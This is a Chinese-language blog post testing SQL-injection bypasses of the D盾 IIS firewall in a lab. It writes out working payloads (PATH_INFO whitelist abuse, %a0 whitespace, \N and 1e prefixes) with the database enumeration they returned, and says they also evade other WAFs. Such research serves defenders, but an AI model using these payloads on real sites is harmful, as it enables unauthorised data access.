

0x01 前言

D盾IIS防火墙，目前只支持Win2003服务器，前阵子看见官方博客说D盾新版将近期推出，相信功能会更强大，这边分享一下之前的SQL注入防御的测试情况。D盾IIS防火墙注入防御策略，如下图，主要防御GET/POST/COOKIE，文件允许白名单设置。构造不同的测试环境，IIS+(ASP/ASPX/PHP)+(MSSQL/MYSQL)，看到这边的策略，主要的测试思路：

a、白名单 b、绕过union select或select from的检测




0X02 IIS+PHP+MYSQL

搭建这个window2003+IIS+php+mysql，可花费不少时间，测试过程还蛮顺利的，先来一张拦截图：



绕过姿势一：白名单 PHP中的PATH_INFO问题，简单来说呢，就是 `http://x.x.x.x/3.php?id=1` 等价于 `http://x.x.x.x/3.php/xxxxxxxxxxxxxx?id=1` 从白名单中随便挑个地址加在后面，可成功bypass，`http://10.9.10.206/3.php/admin.php?id=1 union select 1,2,schema_name from information_schema.SCHEMATA` 经测试，GET、POST、COOKIE均有效，完全bypass



Load URL `http://10.9.10.206/3.php/admin.php?id=1 union select 1,2,schema_name from information_schema.SCHEMATA`

Split URL


Execute

☐ Enable Post data ☐ Enable Referrer

```
1 admin abc123
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

`SELECT * FROM admin WHERE id = 1 union select 1,2,schema_name from information_schema.SCHEMATA`

绕过姿势二：空白字符 Mysql中可以利用的空白字符有：%09,%0a,%0b,%0c,%0d,%20,%a0；测试了一下，基本上针对MSSQL的[0x01-0x20]都被处理了，唯独在Mysql中还有一个%a0可以利用，可以看到%a0与select合体，无法识别，从而绕过。id=1 union%a0select 1,2,3 from admin



Load URL `http://10.9.10.206/3.php?id=1 union%a0select 1,2,schema_name from information_schema.SCHEMATA`

Split URL


Execute

☐ Enable Post data ☐ Enable Referrer

```
1 admin abc123
1 2 information_schema
1 2 mysql
1 2 performance_schema
1 2 test
```

`SELECT * FROM admin WHERE id = 1 union%a0select 1,2,schema_name from information_schema.SCHEMATA`

绕过姿势三：\N形式 主要思考问题，如何绕过union select以及select from？如果说上一个姿势是union和select之间的位置的探索，那么是否可以考虑在union前面进行检测呢？为此在参数与union的位置，经测试，发现\N可以绕过union select检测，同样方式绕过select from的检测。id=\Nunion(select 1,schema_name,\Nfrom information_schema.schemata)



Load URL `http://10.9.10.206/3.php?id=\Nunion(select 1,schema_name,\Nfrom information_schema.schemata)`

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

```
1 information_schema
1 mysql
1 performance_schema
1 test
```

`SELECT * FROM admin WHERE id = \Nunion(select 1,schema_name,\Nfrom information_schema.schemata)`

0X03 IIS+ASP/ASPX+MSSQL

搭建IIS+ASP/ASPX+MSSQL环境，思路一致，只是语言与数据库特性有些许差异，继续来张D盾拦截图：

Load URL

Split URL

Execute

http://192.168.125.130/1.asp?id=1 and 1=1

☐ Enable Post data
 ☐ Enable Referrer

D盾_拦截提示

[GET] 禁止提交的参数!
 键名:id 内容:1 and 1=1

[返回](#) | [当前网页](#) | [首页](#)

绕过姿势一：白名单 ASP： 不支持，找不到路径，而且D盾禁止执行带非法字符或特殊目录的脚本（/1.asp/x），撤底没戏了 /admin.php/./1.asp?id=1 and 1=1 拦截 /1.asp?b=admin.php&id=1 and 1=1 拦截，可见D盾会识别到文件的位置，并不是只检测URL存在白名单那么简单了。。。ASPX：与PHP类似 /1.aspx/admin.php?id=1 union select 1,'2',TABLE_NAME from INFORMATION_SCHEMA.TABLES 可成功bypass

Load URL

Split URL

Execute

http://192.168.125.130/1.aspx/admin.php?id=1 union select 1,'2',TABLE_NAME from INFORMATION_SCHEMA.TABLES

☐ Enable Post data
 ☐ Enable Referrer

执行语句:
 select * from admin where id=1 union select 1,'2',TABLE_NAME from INFORMATION_SCHEMA.TABLES
 结果为:

id	username	password
1	2	admin
1	2	sysconstraints
1	2	syssegments
1	aaa	123asd

绕过姿势二：空白字符 Mssql可以利用的空白字符有：01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20 [0x01-0x20]全部都被处理了，想到mysql %a0的漏网之鱼是否可以利用一下？ASP+MSSQL: 不支持%a0，已放弃。。。ASPX+MSSQL: %a0+%0a配合，可成功绕过union select的检测 id=1 union%a0%0aselect 1,'2',TABLE_NAME %a0from INFORMATION_SCHEMA.TABLES

Load URL

Split URL

Execute

http://192.168.125.130/1.aspx?id=1 union%a0%0aselect 1,'2',TABLE_NAME %a0from INFORMATION_SCHEMA.TABLES|

☐ Enable Post data
 ☐ Enable Referrer

执行语句:
 select * from admin where id=1 union select 1,'2',TABLE_NAME from INFORMATION_SCHEMA.TABLES
 结果为:

id	username	password
1	2	admin
1	2	sysconstraints
1	2	syssegments
1	aaa	123asd

绕过姿势三：1E形式

MSSQL属于强类型，这边的绕过是有限制，from前一位显示位为数字类型，这样才能用1efrom绕过select from。只与数据库有关，与语言无关，故ASP与ASPX一样，可bypass，id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES

Logd URL

Split URL

Execute

http://192.168.125.130/1.aspx?id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES

☐ Enable Post data ☐ Enable Referrer

执行语句:
select username,password,id from admin where id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES
结果为:

username	password	id
1	admin	1
1	sysconstraints	1
1	syssegments	1
aaa	123asd	1

0X04 END

不同语言，中间件，数据库，所对应的特性有些差异，思路却一致，实践出真知，只要动手去探索，还有更多姿势等待被挖掘。

目前的测试成果，可成功bypass注入防御，如 安全狗、云锁、360主机卫士、D盾_IIS防火墙等主机防护软件及各种云waf，有些姿势都在用。

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。

